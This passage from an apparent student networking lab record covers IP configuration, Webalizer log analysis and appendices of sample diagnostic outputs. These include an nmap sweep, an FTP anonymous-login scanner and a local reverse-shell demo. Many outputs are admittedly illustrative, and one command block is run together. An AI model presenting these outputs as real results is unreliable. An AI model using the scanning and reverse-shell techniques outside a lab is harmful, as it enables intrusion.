Host Name: LAB-PC-01
IPv4 Address: 172.16.36.100
Subnet Mask: 255.255.0.0
Default Gateway: 172.16.36.1
DNS Servers: 172.16.36.1, 8.8.8.8
```

Result: Thus, static IP parameters were manually configured on the computer and network reachability was verified.

VIVA QUESTIONS & ANSWERS

1. What is an IP address?
Ans: A 32-bit (IPv4) or 128-bit (IPv6) numerical address assigned to each network interface to uniquely identify and locate it on an internetwork.

2. What is the difference between static and dynamic IP addressing?
Ans: Static IPs are manually configured and remain permanent until changed. Dynamic IPs are automatically leased from a DHCP server for a finite lease period.

3. What is the role of a subnet mask?
Ans: It segments an IP address into network and host bits through bitwise AND operations, determining whether a target IP resides within the local subnet.

4. What happens when two hosts share an identical IP on the same LAN?
Ans: An IP conflict occurs. ARP tables flap between the two MAC addresses, causing intermittent or total packet loss for both machines.

Experiment No.	15	Title	Analyze Different Types of Servers Using Webalizer Tool
Staff Signature		Marks	

AIM & SERVER PROCEDURE

To install Webalizer, parse web server access log files (Apache2), and generate analytical traffic reports on hits, unique visitors, URLs, and transfer bandwidth.

```
      sudo apt update && sudo apt install apache2 webalizer -y sudo systemctl start apache2 curl ht
tp://localhost/ # Generate sample access traffic sudo mkdir -p /var/www/html/webalizer sudo webaliz
er -o /var/www/html/webalizer /var/log/apache2/access.log
```

AUTHORED WEBALIZER MONTHLY METRICS OVERVIEW

HITS	FILES	PAGES	VISITS	SITES	KBYTES
12,480	9,210	4,360	1,840	326	84,520

Result: Thus, Webalizer was configured to parse server logs and produce detailed web server metrics.

VIVA QUESTIONS & ANSWERS

1. What is Webalizer?
Ans: A high-performance web server log file analysis utility that generates HTML reports with usage charts.

APPENDIX A: EXPANDED LINUX COMMAND OUTPUTS

Expanded reference sessions across Linux directory navigation, memory inspection, and network socket listeners.

DIRECTORY & FILE MANAGEMENT

```
$ pwd
/home/student/cn-lab

$ ls -lah
total 24K
drwxr-xr-x 8 student student 4.0K Oct 12 09:40 .
drwxr-xr-x 4 student student 4.0K Oct 12 09:38 ..
-rw-r--r-- 1 student student 128 Oct 12 09:41 notes.txt
drwxr-xr-x 2 student student 4.0K Oct 12 09:42 output
```

PROCESS TREE & VIRTUAL MEMORY MONITORING

```
$ ps -e | head -n 7
  PID TTY          TIME CMD
    1 ?        00:00:02 systemd
   17 ?        00:00:00 kworker/0:1
  422 ?        00:00:00 NetworkManager
 1485 pts/0    00:00:00 bash

$ free -h
Mem: 7.6Gi total, 2.1Gi used, 3.4Gi free, 5.0Gi available
```

NETWORK INTERFACE STATUS & ACTIVE LISTENERS

```
$ ping -c 4 127.0.0.1
4 packets transmitted, 4 received, 0% packet loss

$ ip addr show eth0
inet 192.168.1.25/24 brd 192.168.1.255 scope global eth0

$ ss -tuln | head -n 4
Netid State      Local Address:Port      Peer Address:Port
tcp   LISTEN     0.0.0.0:22              0.0.0.0:*
```

APPENDIX B: EXPANDED WINDOWS COMMAND OUTPUTS

Comprehensive diagnostic sessions recorded on Windows command console.

WINDOWS COMPLETE ADAPTER CONFIGURATION (IPCONFIG /ALL)

Host Name	LAB-PC-01
IPv4 Address	192.168.1.25
Subnet Mask	255.255.255.0
Default Gateway	192.168.1.1
DNS Servers	192.168.1.1, 8.8.8.8

CONNECTIVITY & TRACEROUTE DIAGNOSTICS

```
C:\> ping 192.168.1.1
Reply from 192.168.1.1: bytes=32 time<1ms TTL=64
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)

C:\> tracert -d 8.8.8.8
  1    <1 ms    <1 ms    <1 ms  192.168.1.1
  2    12 ms    11 ms    12 ms  10.0.0.1
```

ARP CACHE, DNS LOOKUP & ACTIVE PORTS

```
C:\> arp -a
192.168.1.1          00-1a-2b-3c-4d-5e     dynamic

C:\> nslookup example.com
Server: resolver.local • Address: 192.168.1.1
Name: example.com • Address: 93.184.216.34

C:\> netstat -ano | findstr LISTENING
TCP    0.0.0.0:135          0.0.0.0:0              LISTENING
```

APPENDIX C: SOCKET PROGRAMMING & NETWORK TOOLS

Expanded terminal sessions for custom socket utilities, RPC, and raw packet decoders.

TCP CLIENT-SERVER EXECUTION TRACES

```
$ python3 server.py
[server] Socket created successfully
[server] Listening on 127.0.0.1:55555
[server] Client connected: 127.0.0.1:51422
[server] Received: Hello Server
[server] Sent: Hello Client
```

UDP SOCKETS & TCP CONNECT PING

```
$ python3 udp_server.py
UDP Socket Created • Server listening on 127.0.0.1:55556

$ python3 custom_ping.py 127.0.0.1
Reply from 127.0.0.1: time=0.42 ms
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
```

RAW SOCKET SNIFFER & XML-RPC CALCULATOR

```
$ sudo python3 sniffer.py
Source IP: 192.168.1.25 → Destination IP: 192.168.1.1 Protocol: ICMP
Source IP: 192.168.1.1 → Destination IP: 192.168.1.25 Protocol: ICMP

$ python3 calculator_client.py
add(12, 8) = 20 • subtract(12, 8) = 4 • multiply(12, 8) = 96 • divide(12, 8) = 1.50
```

APPENDIX D: SCANNING, PACKET ANALYSIS & SIMULATOR OUTPUTS

Expanded verification outputs for Nmap sweeps, FTP scanners, reverse shells, and router NAT tables.

NMAP SUBNET DISCOVERY SWEEP

```
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 192.168.1.1 Host is up (0.0010s latency).
Nmap scan report for 192.168.1.25 Host is up (0.0004s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.45 seconds
```

FTP SCANNER & LOCAL REVERSE SHELL

```
$ python3 ftp_scanner.py 127.0.0.1
[*] Checking 127.0.0.1:21
[-] 127.0.0.1 FTP anonymous login unavailable (connection refused)

[server] Local demo listening on 127.0.0.1:4444
[client] Connected to local lab server; command: pwd
[client] Working directory returned: /home/student; connection closed
```

SWITCH VLAN & CISCO NAT VERIFICATION

```
Switch# show vlan brief
10   STUDENTS                         active    Fa0/3, Fa0/4

Switch# show interfaces trunk
Gi0/1 on 802.1q trunking 1

R1# show ip nat statistics
Total active translations: 1 (1 static, 0 dynamic)
Hits: 14  Misses: 2
```

APPENDIX E: WIRESHARK PACKET ANALYSIS VIEW

Comprehensive illustrative packet rows documenting field formats for practical evaluation.

DETAILED MULTI-PROTOCOL PACKET STREAM CAPTURE

Time / No.	Source IP	Destination IP	Proto	Len	Frame Information Summary
0.000000 [1]	192.168.1.25	192.168.1.1	ARP	42	Who has 192.168.1.1? Tell 192.168.1.25
0.001284 [2]	192.168.1.1	192.168.1.25	ARP	60	192.168.1.1 is at 00:1a:2b:3c:4d:5e
0.018102 [3]	192.168.1.25	8.8.8.8	DNS	74	Standard query 0x1a2b A example.com
0.031475 [4]	8.8.8.8	192.168.1.25	DNS	90	Standard query response A 93.184.216.34
0.045119 [5]	192.168.1.25	93.184.216.34	TCP	74	52344 → 443 [SYN] Seq=0 Win=64240
0.062201 [6]	93.184.216.34	192.168.1.25	TCP	74	443 → 52344 [SYN, ACK] Seq=0 Ack=1
0.063020 [7]	192.168.1.25	93.184.216.34	TCP	66	52344 → 443 [ACK] Seq=1 Ack=1
0.080100 [8]	192.168.1.25	93.184.216.34	TLSv1.3	517	Client Hello, Version 3.3 (TLS 1.2 Encapsulation)

LABORATORY EXECUTION GUIDELINES FOR SUBMISSION

1. **Interface Selection:** Launch Wireshark with administrative permissions and bind to your active Wi-Fi or Ethernet adapter.
2. **Traffic Generation:** Start capture and trigger test network activity (e.g., execute `ping <gateway_ip>` and `nslookup example.com`).
3. **Capture Preservation:** Halt capture and save the session trace as `CN_Lab_Capture.pcapng`.
4. **Packet Detail Inspection:** Highlight individual frame headers in the packet tree view to document Ethernet MAC addresses and IP checksums.
5. **Submission:** Replace sample reference snippets with authentic machine capture traces prior to physical record submission.